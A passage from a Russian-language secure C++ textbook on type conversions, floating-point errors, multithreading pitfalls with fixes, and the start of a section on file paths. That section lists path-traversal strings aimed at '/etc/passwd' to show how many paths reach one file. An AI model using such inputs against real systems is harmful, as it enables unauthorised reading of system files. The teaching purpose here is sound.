2.4.4 Преобразования типов

Темы преобразования типов мы уже касались, когда обсуждали сужающие преобразования при инициализации переменных. Потеря значащих разрядов в C и ранних версиях C++ никак не контролировалась. Но с появлением C++11 и ключевого слова **auto** появился соответствующий контроль. Тем не менее преобразования типов может произойти не только при инициализации, но и в выражениях при выполнении арифметических операций. Разработчики языка ввели неявные преобразования, пытаясь максимально уменьшить количество возможных ошибок, хотя по факту результат во многом получился обратным.

Правила преобразования типов в арифметических операциях в языках C и C++ сложны. В их основе лежат два основных механизма:

1. Целочисленное повышение;
2. Обычные арифметические преобразования.

Целочисленное повышение применяется к коротким типам (**bool**, **char**, **short** и их беззнаковым версиям), они никогда не используются в вычислении выражения, а всегда преобразуются к типу **int**. В примере ниже используются операнды типы **unsigned char**, если бы не было целочисленного повышения, то возникло бы переполнение (Листинг 2.59).

Листинг 2.59 Пример целочисленного повышения

```
constexpr unsigned char a{
    std::numeric_limits<unsigned char>::max()};
constexpr unsigned char b{2};
constexpr unsigned char c{100};
// Здесь могло бы быть переполнение
constexpr auto res{(a * b) / c};
// 5 int
std::cout << res << " "
    << boost::typeindex::type_id_runtime(res).pretty_name()
    << std::endl;
```

Обычные арифметические преобразования применяются к выражениям, содержащим операнды разных типов. Правила преобразований основаны на введении рангов для всех типов и приведении всего выражения к максимальному рангу. В результате операнды всех меньших типов преобразуются в большие типы, знаковые становятся беззнаковыми. Иногда это реально помогает и предотвращает переполнение, как в примере ниже (Листинг 2.60).

Листинг 2.60 Пример обычных арифметических преобразований

```
// 4 294 967 295
constexpr unsigned int a{
    std::numeric_limits<unsigned int>::max()};
constexpr unsigned long long b{2};
constexpr unsigned short c{10};
// Здесь могло бы быть переполнение
constexpr auto res{(a * b) / c};
// 858 993 459 unsigned long long
std::cout << res << " "
    << boost::typeindex::type_id_runtime(res).pretty_name()
    << std::endl;
```

Но в иных случаях ошибок не избежать, и финальный результат часто удивляет. В примере ниже (Листинг 2.61), операнд **a** со знаковым типом **int** и значением **-2147483648**, будет неявно превращен в беззнаковое представление **unsigned int** со значением **2147483648** (здесь не происходит простое отбрасывание знака, как можно было бы подумать, просто бинарное представление числа **-2147483648** в дополнительном коде **1000..000**, соответствует числу **2147483648** в беззнаковом представлении). Это происходит, т.к. переменная **a** участвует в операции с другим беззнаковым операндом **b**. При умножении двух беззнаковых операндов **2147483648** и **2** получается **4294967296**, происходит циклический возврат, т.к. значение превосходит максимально допустимое, и в результате получается **0** — минимально допустимое значение беззнакового типа. Таким образом, язык C++ не допустил переполнения и неопределенного поведения, но финальный результат, тем не менее, далек от ожидаемого.

Листинг 2.61 Неожиданный результат при арифметических операциях

```
// -2 147 483 648
constexpr int a{std::numeric_limits<int>::min()};
constexpr unsigned int b{2};
// Здесь не будет переполнения,
// но будет циклический возврат
constexpr auto res{(a * b)};
// 0 unsigned int
std::cout << res << " "
    << boost::typeindex::type_id_runtime(res).pretty_name()
    << std::endl;
```

Отсюда можно сформулировать правило: стоит учитывать неявные преобразования типов, не смешивать в одном выражении разные типы, особенно знаковые и беззнаковые, использовать универсальную инициализацию и **auto** переменные.

2.4.5 Вещественные числа

Вещественные числа — это другая вселенная, работа с ними сильно отличается от того, что мы видели в целых числах. Первое отличие — отсутствие беззнаковых вещественных типов. Всего в C++ предусмотрено три типа чисел с плавающей точкой, и все они знаковые: **float**, **double**, **long double**. В C++23 появились дополнительные типы с фиксированной длинной, они также знаковые: **float16_t**, **float32_t**, **float64_t**, **float128_t**, **bfloat16_t**.

Второе отличие — представление числа. Значащие разряды числа задаются мантиссой, а положение дробной точки определяется порядком. Размер мантиссы и порядка зависят от типа. Точные размеры сильно зависят от компилятора, ОС и процессора. Существует стандарт **IEEE 754** (другое название **IEC 60559**), дающий строгие гарантии, однако, его поддержка в C++ не является обязательной. Поэтому, хорошей идеей будет проверить, имеется ли в компиляторе соответствующая поддержка (Листинг 2.62).

Листинг 2.62 Проверка поддержки стандарта IEEE 754

```
static_assert(std::numeric_limits<float>::is_iec559);
static_assert(std::numeric_limits<double>::is_iec559);
static_assert(std::numeric_limits<long double>::is_iec559);
```

По своей природе вещественные числа могут представлять большой диапазон значений, т.к. за размерность числа отвечает порядок, а он меняется в относительно широких пределах. Однако, количество значащих разрядов, задающихся мантиссой, ограничено. Т.е. для вещественных чисел основным ограничивающим фактором является точность, а не абсолютное значение. Рассмотрим для примера тип **float** (Рисунок 2.8). В соответствии со стандартом **IEEE 754**, он имеет порядок размером 8 бит и мантиссу размером 23 бита (старший бит мантиссы всегда 1, это та единица, которая располагается левее точки, она не хранится в числе, чтобы не занимать место, но всегда подразумевается). Первый бит отводится под знак.

Рисунок 2.8 Представление числа типа float по стандарту IEEE 754

Количество десятичных разрядов, задающих точность, можно вычислить следующим образом $\mathbf{\log_{10}(2^{24}) \approx 7.225}$. Порядок состоит из 8 бит, которые могут представлять число от **-126** до **127**, при этом числа **128** и **-127** не используются, т.к. зарезервированы. В итоге получаем большой диапазон чисел от $\mathbf{2^{-126} \approx 1{,}1754943 \times 10^{-38}}$ до $\mathbf{2^{127} \approx 1{,}7014118 \times 10^{38}}$. Отсюда вывод — использование типа **float** влечет за собой большие риски потери точности, т.к. доступно всего 7 десятичных разрядов. Для **double** дела обстоят лучше, т.к. его точность составляет 15 десятичных разрядов, что вполне достаточно для большинства задач.

Однако, даже **double** плохо работает в бизнес–задачах, где величинами являются денежные суммы. Для денег даже 15 разрядов может быть недостаточно и точность в дробной части может значительно пострадать, это приведет к большим ошибкам округления, что недопустимо в финансовых операциях. В таких случаях числа с плавающей точкой не подходят и нужно использовать числа с фиксированной точкой (так называемые десятичные дроби). К сожалению, таких чисел, нет в стандарте C++, но они присутствуют в сторонних библиотеках, например, в **Boost Multiprecision** (Листинг 2.63).

Листинг 2.63 Пример использования boost::multiprecision

```
using Decimal50 =
    boost::multiprecision::cpp_dec_float_50;

double valDouble{123456789.123456789};
Decimal50 valDecimal{"123456789.123456789"};

// Заметна потеря точности при округлении:
// Double: 123456789.123457
std::cout
    << std::setprecision(
        std::numeric_limits<double>::digits10)
    << "Double: " << valDouble
    << std::endl;
// Потери точности нет:
// Decimal: 123456789.123456789
std::cout
    << std::setprecision(
        std::numeric_limits<Decimal50>::digits10)
    << "Decimal: " << valDecimal.str(50)
    << std::endl;
```

Третье отличие вещественных чисел от целых — обработка ошибок. Вещественные числа имеют несколько уникальных механизмов обработки ошибок. Сами по себе ошибки тоже могу быть разными:

1. Доменные ошибки — связаны с ограничением, накладываемым на аргументы той или иной математической функции. Например, невозможно извлечь корень из отрицательного числа или вычислить логарифм нуля;
2. Ошибки бесконечности — возникают в случае, когда результат операции оказывается бесконечным числом, например, при делении на ноль;
3. Ошибки диапазона — выход за границы представления числа данного типа.

Обработка ошибок вычислений происходит постфактум. Код ошибки может возвращаться через глобальную переменную **errno**, либо через исключения вещественных чисел[1]. Поддержка первого или второго механизма должна явно проверяться через глобальную константу **math_errhandling**, как показано в коде ниже (Листинг 2.64).

Листинг 2.64 Проверка результата выполнения операции с вещественными числами

```
template<typename T>
T MathErrWrapper(std::function<T ()> op) {
    if (math_errhandling & MATH_ERREXCEPT) {
        std::feclearexcept(FE_ALL_EXCEPT);
    }
    errno = 0;

    const auto res{op()};

    if ((math_errhandling & MATH_ERRNO) && errno != 0) {
        throw std::runtime_error(std::strerror(errno));
    }
    if ((math_errhandling & MATH_ERREXCEPT) &&
        std::fetestexcept(FE_ALL_EXCEPT) != 0) {
        throw std::runtime_error("Math exception");
    }
    return res;
}
```

Дополнительно можно проверить результат, не является ли он неопределенным или бесконечным числом, следующим образом (Листинг 2.65).

Листинг 2.65 Проверка валидности вещественного числа

```
template<typename T>
T NanInfWrapper(std::function<T ()> op) {
    const auto res{op()};
    if (std::isnan(res))
        throw std::runtime_error("Result is NaN");
    else if (std::isinf(res))
        throw std::runtime_error("Result is Infinity");
    return res;
}
```

[1] Оригинальное название механизма "floating-point exceptions", может ввести в заблуждение, т.к. связи с общим механизмом исключений C++ здесь нет.

Общая проверка получается следующей (Листинг 2.66).

Листинг 2.66 Объединенная проверка

```
template<typename T>
T MathFullErrWrapper(std::function<T ()> op) {
    return MathErrWrapper<T>(
        [op](){return NanInfWrapper<T>(op);});
}
```

При использовании оберток, представленных выше, в следующих примерах будут зафиксированы ошибки и сгенерированы исключения (Листинг 2.67).

Листинг 2.67 Различные ошибки при операциях с вещественными числами

```
// Доменная ошибка
MathFullErrWrapper<double>(
    [](){return std::sqrt(-1.0);});

// Ошибка бесконечности
MathFullErrWrapper<double>(
    [](){return 10.0 / 0.0;});

// Ошибка диапазона
MathFullErrWrapper<double>(
    [](){return std::pow(1000.0, 1000.0);});
```

Четвертое отличие — вещественные числа, являясь приближенными величинами, не любят точных сравнений. Очень опасно сравнивать вещественные числа на равенство, здесь мы сталкиваемся с проблемой округлений, потери точности и ограничений внутреннего представления. Например, в коде ниже сравнение на равенство даст отрицательный результат (Листинг 2.68).

Листинг 2.68 Нельзя сравнивать вещественные числа на равенство

```
constexpr float a{1.0};
constexpr float b{3.0};
constexpr float c{a / b};
// Прямое сравнение, результат — 0
std::cout << "Direct equality: " << ((1.0/3.0) == c) <<
std::endl;
```

Правильное сравнение должно учитывать минимальную разницу между соседними величинами — **epsilon** (Листинг 2.69).

Листинг 2.69 Сравнивание через «epsilon»

```
std::cout
    << "Epsilon equality: "
    << (std::fabs(c - 1.0/3.0) <
        std::numeric_limits<float>::epsilon())
    << std::endl;
```

2.4.6 Резюме

Таблица 2.15 Резюме по арифметическим операциям

Проблема	Последствия	Решение
Циклический возврат при операциях с беззнаковыми целыми числами	Логические ошибки, бесконечные циклы, невыполнимые условия и т.д. Выход за границы буфера при индексации после арифметической операции.	Выполнять проверки на циклический возврат перед или после операции. Использовать библиотеки безопасной арифметики.
Переполнение вызывающее неопределенное поведение при операциях со знаковыми целыми числами	Логические ошибки. Выход за границы буфера при индексации после арифметической операции.	Выполнять проверки на переполнение перед операцией. Использовать библиотеки безопасной арифметики.
Неопределенное поведение при битовых операциях со знаковыми числами до C++20	Логические ошибки, бесконечные циклы, невыполнимые условия и т.д.	До C++20 не использовать битовые операции со знаковыми числами.
Неопределённое поведение при битовом сдвиге	Логические ошибки, бесконечные циклы, невыполнимые условия и т.д.	Контролировать количество сдвигов, чтобы их количество не превысило разрядность числа.
Переполнения из-за неявных преобразований типов при арифметических операциях	Логические ошибки, бесконечные циклы, невыполнимые условия и т.д. Выход за границы буфера при индексации после арифметической операции	Не смешивать в одном выражении разные типы, особенно знаковые и беззнаковые.
Представление вещественного числа в C++ не регламентировано	Ошибки, связанные с битовым представлением числа. Неправильная обработка ошибок. Потеря точности.	Убедиться, что компилятор поддерживает стандарт IEEE 754.

Проблема	Последствия	Решение
Потеря точности при неправильном выборе вещественного типа.	Потеря точности. Ошибки округления.	Не использовать тип float; Проверять ошибки округления; Использовать числа с фиксированной точкой (десятичные дроби).
Доменные ошибки, ошибки бесконечности и ошибки диапазона при вычислениях с вещественными числами	Неопределенные результаты.	Проверять ошибки вычислений, используя errno и математические исключения.
Сравнение на равенство двух вещественных чисел может не сработать	Логические ошибки, бесконечные циклы, невыполнимые условия и т.д.	Сравнивать разницу между вещественными числами с минимальным значением epsilon.

2.5 Многопоточность

Современное ПО пытается максимально использовать все доступные вычислительные мощности, чтобы выдать максимальную производительность. Почти все современные процессоры имеют несколько ядер и допускают, таким образом, реальную параллельность задач. Чтобы загрузить несколько ядер, приложениям приходится запускать несколько параллельных потоков, выполняющих асинхронные задачи. Таким образом, многопоточность (или иные виды асинхронности) становится стандартом де-факто в высокопроизводительных приложениях. Эта тема сложна, и в первую очередь не в аспекте безопасности, а в целом в обеспечении надежной и корректной работы. Так уж вышло, что мозг человека в основном работает последовательно, поэтому программистам крайне сложно выявлять ошибки в параллельных алгоритмах.

Корректно написанное многопоточное приложение, да еще и дающее реальный прирост производительности, использующее при этом доступный лимит ресурсов — не будет иметь проблем с безопасностью, связанных с синхронизацией. Но добиться этого не просто. Этой теме посвящены многочисленные книги (Уильямс, 2021), существуют специальные техники и методологии написания эффективных многопоточных приложений, разработаны специальные алгоритмы и структуры данных. Другой путь — это попытаться избавиться от основных ошибок многопоточности, влияющих на безопасность. К таким ошибкам относятся:

1. Непредвиденное завершение программы, приводящее к отказу в обслуживании;
2. Повреждение данных, связанное с ошибками общего доступа и синхронизации;
3. Ошибки в логике работы из-за состояния гонок;
4. Взаимные блокировки, приводящие к зависанию и так же к отказу в обслуживании.

Эти и другие ошибки рассмотрим на примерах ниже.

2.5.1 Завершение работы

Неожиданное завершение многопоточной программы может произойти по нескольким причинам. Во всех случаях будет вызвана функция **std::terminate**, которая вызывает низкоуровневую функцию **abort**. Опасность такого завершения состоит в том, что корректного вызова деструкторов при этом не происходит, а значит может случиться утечка ресурсов:

1. Внешние блокировки не будут отпущены. Доступ к БД будет заблокирован;
2. Файлы не будут сохранены. Данные из кэшей не попадут на диск;
3. Сетевые соединения не будут закрыты. Потребуются тайм-ауты для закрытия сессий.

Кроме того, поведение функции **std::terminate** в C++ настраивается. Программист может выставить дополнительный обработчик, который будет вызываться перед вызовом **abort** (Листинг 2.70).

Листинг 2.70 Установка обработчика std::terminate

```
std::set_terminate([]()
{
    std::cout
        << "Termination. Could be malicious code here."
        << std::endl;
});
```

Этой особенностью могут воспользоваться атакующие. Подменив обработчик **std::terminate** и вызвав завершение программы, они получают механизм вызова злонамеренного кода.

Так или иначе, незапланированное завершение работы программы не стоит допускать. Первая причина, почему такое может случиться в многопоточном приложении — это некорректное завершение потока **std::thread**. В C++ существует не самая очевидная особенность, если поток не был присоединен (**join**) или отсоединен (**detach**), то его деструктор вызывает **std::terminate**, как в примере ниже (Листинг 2.71).

Листинг 2.71 Завершение потока приведет к std::terminate

```
void termination() {
    auto t{std::thread([](){})};
}
```

Для решения этой проблемы в C++20 появился новый, автоматически присоединяемый поток **std::jthread** (Листинг 2.72).

Листинг 2.72 Использование std::jthread

```
void terminationFixed() {
    auto t{std::jthread([](){})};
}
```

Ручной вызов **join** также может привести к аварийному завершению, если он был сделан после **detach** (Листинг 2.73).

Листинг 2.73 Join после detach

```
void joinAfterDetach() {
    auto t{std::thread([](){})};
    t.detach();
    // Здесь будет вызван std::terminate
    t.join();
}
```

Решить эту проблемы можно проверкой, был ли поток ранее присоединен (Листинг 2.74).

Листинг 2.74 Проверка перед join

```
void joinAfterDetachFixed() {
    auto t{std::thread([](){})};
    t.detach();

    if (t.joinable()) {
        t.join();
    }
}
```

Еще одна причина падений — выбрасывание исключений из потоков. Т.к. каждый поток имеет свой стек, обработка исключения возможна только внутри потока. А необработанное исключение также приводит к вызову **std::terminate** (Листинг 2.75).

Листинг 2.75 Исключения, выброшенные из потока, приводят к std::terminate

```
void unhandledException() {
    try
    {
        auto t{std::thread([](){
            throw std::runtime_error("Error");
        })};
        t.join();
    }
    // Этот обработчик не сможет
    // перехватить исключение из потока,
    // будет вызван std::terminate
    catch(const std::runtime_error& e)
    {
        std::cerr << e.what() << std::endl;
    }
}
```

Правильная обработка исключений возможна только внутри потока (Листинг 2.76).

Листинг 2.76 Обработка исключения внутри потока

```
void unhandledExceptionFixed() {
    try
    {
        auto t{std::thread([](){
            try
            {
                throw std::runtime_error("Error");
            }
            catch(const std::runtime_error& e)
            {
                std::cerr << e.what() << std::endl;
            }
        })};
        t.join();
    }
    catch(const std::runtime_error& e)
    {
        std::cerr << e.what() << std::endl;
    }
}
```

2.5.2 Ошибки синхронизации

Синхронизация — это основной инструмент обеспечения корректной обработки данных в многопоточном приложении. Необходимость в синхронизации возникает при наличии двух и более потоков, один из которых при этом изменяет общие данные. Неправильная синхронизация или ее полное отсутствие ведет к повреждению общих данных, состояние которых впоследствии невозможно предугадать — такая ситуация называется гонками данных[1]. Гонки данных можно избежать, если использовать один из имеющихся в языке C++ или операционной системе механизмов синхронизации:

1. Мьютексы;
2. Условные переменные;
3. Критические секции;
4. Семафоры;
5. Барьеры;
6. Защелки;
7. Спин-блокировки;
8. Блокировки на чтение/запись;
9. Атомарные переменные;
10. Другие специфические механизмы.

Наличие механизма синхронизации в программе не гарантирует его безопасное применение. В C++ существуют типовые ловушки, в которые легко попасть.

Публичный интерфейс примитивов синхронизации не слишком располагает к корректному использованию. Например, самый популярный примитив **std::mutex** имеет в своем интерфейсе методы **lock** и **unlock**. Однако, их ручной вызов — это плохая идея. Результатом может стать отсутствие разблокировки в случае исключения (Листинг 2.77).

Листинг 2.77 Не стоит управлять мьютексом вручную

```
{
    std::mutex m;
    m.lock();
    // Здесь начинается критическая секция,
    // однако разблокировка может не произойти,
    // если вылетит исключение
    m.unlock();
}
```

[1] Data races

Поэтому корректное использование **std::mutex** обязательно должно сопровождаться использованием автоматических RAII блокировок **std::lock_guard**, **std::unique_lock** или **std::shared_lock** (Листинг 2.78).

Листинг 2.78 Использование автоматической блокировки

```
{
    std::mutex m;
    std::lock_guard lock(m);
    // Использование общих данных
}
```

Не слишком очевидным может быть использование общих умных указателей **std::shared_ptr** в разных потоках. С одной стороны, кейс передачи **std::shared_ptr** по значению в разные потоки отрабатывает корректно и дополнительной синхронизации не требуется (Листинг 2.79).

Листинг 2.79 Использование умных указателей в разных потоках

```
struct Data {
    int m_a{0};
    int m_b{0};
    explicit Data(int a, int b) : m_a{a}, m_b(b) {};
};
void SharedPtrValTest() {
    auto gData{std::make_shared<Data>(1, 2)};

    std::vector<std::thread> threads;
    for (int i = 0; i < 10; ++i) {
        threads.emplace_back(std::thread([gData](){
            // Локальная копия shared_ptr
            std::shared_ptr<Data> local{std::move(gData)};
            // Изменение локальной копии shared_ptr
            local = std::make_shared<Data>(3, 4);
        }));
    }

std::for_each(
    std::begin(threads),
    std::end(threads),
    [](std::thread& t){
        t.join();
    });
}
```

В примере выше каждый поток получает свою копию умного указателя, ссылающегося на один объект. При копировании изменяется только счетчик ссылок в контрольном блоке, который реализован в виде атомарной переменной. Создание локальной копии данных и последующее ее изменение также никак не влияют на общие данные.

Однако, если бы передача умного указателя происходила по ссылке, то картина бы резко изменилась. Ссылка не изменяет контрольный блок, а каждый поток при этом получает доступ к изменению общего указателя, который по умолчанию не является атомарным (Листинг 2.80).

Листинг 2.80 Проблема с передачей умного указателя по ссылке

```
std::vector<std::thread> threads;
for (int i = 0; i < 10; ++i) {
    threads.emplace_back(std::thread([&gData](){
        // Изменение указателя, переданного по ссылке,
        // не является атомарной операцией.
        // Здесь произойдет гонка.
        gData = std::make_shared<Data>(3, 4);
    }));
}
```

Решить проблему можно либо с использование атомарного умного указателя, появившегося в C++20 (Листинг 2.81).

Листинг 2.81 Атомарный умный указатель

```
std::atomic<std::shared_ptr<Data>> gData{
    std::make_shared<Data>(1, 2)};
```

Либо использованием функции атомарного изменения указателя, доступной с C++11 (Листинг 2.82).

Листинг 2.82 Атомарное изменение умного указателя

```
std::atomic_store(&gData, std::make_shared<Data>(3, 4));
```

Стоит отметить, что даже атомарное изменение указателя не сможет синхронизировать обращение к данным внутри самого **std::shared_ptr**, поэтому если объект внутри требует параллельной модификации, потребуется еще и внутренняя блокировка.

Затруднения с синхронизацией могут возникнуть не только из-за неочевидного API. Когда общие данные известны, обеспечить им эксклюзивный доступ достаточно просто. Однако, все усложняется, когда синхронизации требуют не только данные, но и действия. Гонки данных в этом случае переходят в разряд более серьезных проблем, которые называются "состояние гонок"[1] (Rainer, 2017). Состояние гонок — это состояние в программе, при котором результат не определен и зависит от порядка вызовов. Примером, показывающим отличие гонок данных от состояния гонки, может служить реализация потокобезопасного стека. В наивной реализации берется интерфейс **std::stack**, и в каждый метод добавляется блокировка (Листинг 2.83).

Листинг 2.83 Наивная реализация потокобезопасного стека

```
template <typename T>
class ThreadSafeStack {
public:
    void push(const T& val) {
        std::lock_guard lock(m_lock);
        m_stack.push(val);
    }

    T top() const {
        std::lock_guard lock(m_lock);
        return m_stack.top();
    }

    void pop() {
        std::lock_guard lock(m_lock);
        m_stack.pop();
    }

    bool empty() {
        std::lock_guard lock(m_lock);
        return m_stack.empty();
    }

private:
    std::stack<T> m_stack;
    mutable std::mutex m_lock;
};
```

[1] Race condition

Проблема гонок данных решена, т.к. общие данные защищены. Однако, при использовании такого стека все равно возникают проблемы синхронизации, т.к. извлечение данных требует предварительной проверки, и эти две операции уже не будут выполняться атомарно (Листинг 2.84).

Листинг 2.84 Наивная реализация потокобезопасного стека вызывает проблемы

```
ThreadSafeStack<int> gStack;
auto test = [&gStack]() {
    for (int i = 0; i < 10; ++i) {
        gStack.push(i);
    }
    // Проверка и извлечение делаются не атомарно,
    // возникает состояние гонки
    while (!gStack.empty()) {
        gStack.pop();
    }
};

std::vector<std::thread> threads;
for (int i = 0; i < 1000; ++i) {
    threads.emplace_back(std::thread(test));
}
```

Возникает состояние гонки. Данный пример также демонстрирует одну из популярных уязвимостей, которая называется "время проверки, время использования"[1]. Уязвимость заключается в том, что между проверкой и использованием может произойти параллельное событие, которое сделает результат проверки некорректным. Решить гонку выше можно изменением интерфейса и добавлением объединенного метода **checkAndPop** (Листинг 2.85).

Листинг 2.85 Изменение интерфейса потокобезопасного стека

```
template <typename T>
class ThreadSafeStack {
public:
    void push(const T& val) {
        std::lock_guard lock(m_lock);
        m_stack.push(val);
    }
```

[1] Time-of-check to time-of-use, TOCTOU

```
    T top() const {
        std::lock_guard lock(m_lock);
        return m_stack.top();
    }

    void pop() {
        std::lock_guard lock(m_lock);
        m_stack.pop();
    }

    bool empty() {
        std::lock_guard lock(m_lock);
        return m_stack.empty();
    }

    bool checkAndPop() {
        // Теперь проверка и извлечение
        // делаются атомарно,
        // состояние гонки не возникает
        std::lock_guard lock(m_lock);
        if (!m_stack.empty()) {
            m_stack.pop();
            return true;
        }
        return false;
    }

private:
    std::stack<T> m_stack;
    mutable std::mutex m_lock;
};

auto test = [&gStack]() {
    for (int i = 0; i < 10; ++i) {
        gStack.push(i);
    }
    while (gStack.checkAndPop()) {};
};
```

Некоторые разработчики усложняют задачу синхронизации, используя либо совсем не подходящие инструменты, например, ключевое слово **volatile**, либо настолько запутанные, что сложно доказать их корректность, к таким инструментам относятся

алгоритмы синхронизации без блокировок[1]. И первый и второй варианты являются не лучшим выбором при написании безопасных программ.

2.5.3 Взаимные блокировки

Взаимные блокировки (или дедлоки) являются одним из последствий ошибок синхронизации. Однако, они выделены в отдельную группу, т.к. отличаются очень характерным последствием — зависанием программы. Для безопасности это не самая страшная ошибка, т.к. максимальный урон заключается в отказе в обслуживании. Причин взаимных блокировок можно придумать много. Их смысл всегда сводится к бесконечному ожиданию некого события. Самым простым событием может быть изменение состояния мьютекса. Если мьютекс блокируется и никогда не отпускается — возникает блокировка. Одним из примеров может служить многократный вызов блокировки на одном мьютексе (Листинг 2.86).

Листинг 2.86 Дедлок на одном мьютексе

```
void RecursiveLockDeadlock() {
    std::mutex m;

    auto callback = [&m](){
        std::lock_guard lock(m);
    };

    auto t1{std::thread([&m, callback]() {
        std::lock_guard lock(m);
        callback();
    })};

    t1.join();
}
```

В примере выше поток блокирует мьютекс и вызывает коллбэк, который в свою очередь также блокирует этот мьютекс. Возникнет гарантированная взаимная блокировка, которая тем не менее легко решается использованием специального рекурсивного

[1] Lock free

мьютекса, который позволяет заблокировать мьютекс из текущего потока несколько раз (Листинг 2.87).

Листинг 2.87 Объявление рекурсивного мьютекса

```
std::recursive_mutex m;
```

Более сложный вариант взаимной блокировки связан с использованием нескольких мьютексов. Здесь важен порядок блокировки, в разных потоках он должен совпадать, иначе поток выполнения может попасть точно между блокировками соседних мьютексов в разных потоках. В этом случае возникнет взаимная блокировка и ее опасность будет заключаться в том, что воспроизводимость этой проблемы будет далека от 100% (Листинг 2.88).

Листинг 2.88 Дедлок на двух мьютексах

```
void MultipleLockDeadlock() {
    std::mutex m1;
    std::mutex m2;

    auto t1{std::thread([&m1, &m2]() {
        std::lock_guard lock1(m1);
        std::lock_guard lock2(m2);
    })};
    auto t2{std::thread([&m1, &m2]() {
        std::lock_guard lock2(m2);
        std::lock_guard lock1(m1);
    })};

    t1.join();
    t2.join();
}
```

Решает проблему специальная множественная блокировка **std::scoped_lock**[1], существующая с C++17, при этом абсолютно неважно в какой последовательности передаются в нее мьютексы (Листинг 2.89).

[1] Также начиная с C++11 имеется функция std::lock, которая тоже выполняет множественную блокировку по алгоритму предотвращения взаимной блокировки. Однако, использовать ее не рекомендуется, т.к. она не является RAII оберткой и потребуется вручную делать разблокировку.

Листинг 2.89 Использование std::scoped_lock для множественной блокировки

```
void MultipleLock() {
    std::mutex m1;
    std::mutex m2;

    auto t1{std::thread([&m1, &m2]() {
        std::scoped_lock lock(m1, m2);
    })};
    auto t2{std::thread([&m1, &m2]() {
        std::scoped_lock lock(m2, m1);
    })};

    t1.join();
    t2.join();
}
```

Еще одна проблема, вызывающая взаимную блокировку, связана с неправильным использованием условных переменных[1]. Интерфейс этого примитива допускает вызов метода ожидания события **wait** без дополнительного условия (Листинг 2.90). Это вызывает сразу две проблемы:

1. Событие может произойти раньше, чем будет вызвано ожидание, тогда условие может никогда не выполниться, возникнет взаимная блокировка;
2. Вместо ожидаемого события может прийти ложное срабатывание[2], тогда алгоритм работает неправильно

Листинг 2.90 Использование wait без условия

```
void WaitWithoutCondition() {
    std::condition_variable cv;
    std::mutex m;

    auto t1{std::thread([&cv, &m](){
        std::unique_lock ul(m);
        cv.wait(ul);
    })};
```

[1] Condition variable

[2] Spurious wakeup

```
    auto t2{std::thread([&cv, &m](){
        std::unique_lock ul(m);
        cv.notify_all();
    })};

    t1.join();
    t2.join();
}
```

Решить обе проблемы можно, передав условие ожидания в качестве второго аргумента в функцию ожидания **wait** (Листинг 2.91).

Листинг 2.91 Wait с условием

```
void WaitWithCondition() {
    std::condition_variable cv;
    std::mutex m;
    bool isOK{false};

    auto t1{std::thread([&cv, &m, &isOK](){
        std::unique_lock ul(m);
        cv.wait(ul, [&isOK](){return isOK;});
    })};

    auto t2{std::thread([&cv, &m, &isOK](){
        std::unique_lock ul(m);
        isOK = true;
        cv.notify_all();
    })};

    t1.join();
    t2.join();
}
```

В заключение этого раздела стоит отметить, что рассмотренные примеры являются лишь частью огромного количества проблем, которые могут принести многопоточные программы. Разгребать такие ошибки вручную непросто. Обычно воспроизводимость проблем с синхронизацией сильно меньше 100%, особенности работы многопоточных программ зависят от опций сборки, текущей платформы и конфигурации аппаратного обеспечения. Поэтому решение таких ошибок стоит оставить специальным программам — динамическим анализаторам, заточенным на решение проблем синхронизации. Речь о них пойдет в главе 4.4.

2.5.4 Резюме

Таблица 2.16 Резюме по многопоточности

Проблема	Последствия	Решение
Непредвиденное завершение работы программы при использовании потоков	Отказ в обслуживании, утечка ресурсов	Использовать **std::jthread**; Проверять поток **joinable** перед вызовом **join** или **detach**; Обрабатывать исключения внутри потоков; Использовать динамические анализаторы.
Ошибки синхронизации	Повреждения данных, изменение логики работы программы, отказ в обслуживании	Использовать примитивы синхронизации для доступа к общим данным; Использовать RAII блокировки; Учитывать особенности потокобезопасности разных конструкций языка (например, **shared_ptr**); Учитывать, что гонки могут возникать не только при одновременном обращении к общим данным, но и при неправильной синхронизации последовательности действий; Не использовать для синхронизации не подходящие инструменты, например, **volatile**; Избегать использования сложных примитивов синхронизации, например, алгоритмов без блокировок; Использовать динамические анализаторы.
Взаимные блокировки	Отказ в обслуживании	Использовать RAII блокировки; Использовать **std::recursive_mutex** при многократной блокировке одного мьютекса; Использовать **std::scoped_lock** при блокировке нескольких мьютексов; Не использовать функцию ожидания **wait** без условия; Использовать динамические анализаторы.

2.6 Файлы

По аналогии с многопоточными программами, где общие данные ограничены одним процессом, но совместно используются разными потоками, файловую систему можно рассматривать как одно общее состояние, совместно используемое разными процессами. Исходя из этого, при работе с файлами будут возникать те же проблемы синхронизации, которые присущи многопоточным приложениям, а именно — состояние гонок. Однако, бороться с такими проблемами в файловой системе намного сложней, т.к. данные в этом случае разделяются между многими потребителями, среди которых и прикладные процессы и драйвера и сама операционная система.

Не менее серьезной проблемой является неоднозначность задания путей к файлам. Путь — это строка, имеющая определенный формат. Формат не только специфичен для операционной системы, но и допускает множественные варианты представления одного и того же файла. Поэтому любые проверки, основанные на парсинге пути или имени файла, чреваты ошибками. Стоит также учитывать, что под одним и тем же именем могут скрываться разные файлы, если используется механизм символических ссылок.

Ошибки синхронизации и путей в конечном итоге не принесут серьезных проблем с безопасностью если в файловой системе и в самом приложении настроены правильные права доступа. Само приложение при этом должно быть правильно декомпозировано, чтобы была принципиальная возможность разделить права.

2.6.1 Пути

Путь — это первое с чего начинается работа с файлом. В разных ОС путь представляет собой различные идентификаторы. В Linux путь задается при помощи прямой косой черты, например, **"/etc/passwd"**. В Windows указывается диск и обратная косая черта, например, **"C:\Windows\write.exe"**. Все было бы просто, если путь соответствовал файлу один к одному. На деле, одному файлу соответствует почти бесконечное количество путей.

В Linux путь можно задать абсолютным (начиная с корня файловой системы) и относительным (стартующим с текущего каталога). Также существуют специальные символы, используемые в пути. Символ **"."** означает текущий каталог, а **".."** — родительский. Получается для файла **"/etc/passwd"** можно задать следующие пути:

1. Относительный путь **"passwd"**, если текущий каталог **"/etc"**;
2. Абсолютный путь со специальными символами **"/./etc/passwd"**;

3. Относительный путь **"../etc/passwd"** если текущий каталог на одном уровне в **"/etc"**;
4. Комбинация разных специальных символов, на разных уровнях дает почти бесконечное количество путей к одному и тому же файлу: **"../../etc/passwd"**, **"../.././etc/passwd"**, **"../.././etc/./passwd"**.

В Windows ситуация еще хуже, т.к. существует несколько форматов путей:

